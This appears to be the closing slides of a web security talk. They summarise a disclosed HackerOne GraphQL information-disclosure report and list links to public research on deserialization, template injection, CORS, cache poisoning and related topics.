State ● Resolved (Closed)Severity ■■■ Critical (9.3)Disclosed **February 3, 2019 11:57am +0100**

Participants

Reported To [HackerOne](#)Visibility Disclosed (Full)Asset <https://hackerone.com>
(Domain)

Weakness Information Disclosure

Bounty \$20,000

[Collapse](#)

SUMMARY BY HACKERONE

h

On January 31st, 2019 at 7:16pm PST, HackerOne confirmed that two reporters were able to query confidential data through a GraphQL endpoint. This vulnerability was introduced on December 17th, 2018 and was caused by a backend migration to a class-based implementation of GraphQL types, mutations, and connections. The [class-based implementation introduced](#) the `nodes` field by default on all connections. The `nodes` field, in contrast with `edges`, didn't leverage any of the defenses HackerOne has implemented to mitigate the exposure of sensitive information.

<https://hackerone.com/reports/489146>

Our investigation concluded that malicious actors did not exploit the vulnerability. No confidential data was compromised. A short-term fix was released on January 31st, 2019 at 9:46 PM, a little over 2 hours after the vulnerability was reproduced.

Resources

- ▶ <https://twitter/disclosedh1>
- ▶ <https://hackerone.com/hacktivity>
- ▶ <https://github.com/frohoff/ysoserial>
- ▶ <https://github.com/pwntester/ysoserial.net>
- ▶ <https://www.blackhat.com/docs/us-15/materials/us-15-Arnaboldi-Abusing-XSLT-For-Practical-Attacks-wp.pdf>
- ▶ <https://www.blackhat.com/docs/us-15/materials/us-15-Kettle-Server-Side-Template-Injection-RCE-For-The-Modern-Web-App-wp.pdf>
- ▶ <http://labsdetectify.wpengine.com/2014/10/21/hostile-subdomain-takeover-using-herokugithubdesk-more/>
- ▶ http://www.agarri.fr/docs/AppSecEU15-Server_side_browsing_considered_harmful.pdf
- ▶ AppSec EU 2017 Exploiting CORS Misconfigurations For Bitcoins And Bounties by James Kettle: <https://www.youtube.com/watch?v=wgkj4Zgxl4c>
- ▶ Practical Web Cache Poisoning: <https://portswigger.net/blog/practical-web-cache-poisoning>
- ▶ <https://github.com/HoLyVieR/prototype-pollution-nsec18>

Want to try some of this?

The XXE and deserialization demo app is at:

<https://github.com/eoftedal/deserialize>



Thank you!

Erlend Oftedal
@webtonull
eo@blank.no
Blank AS

blank
—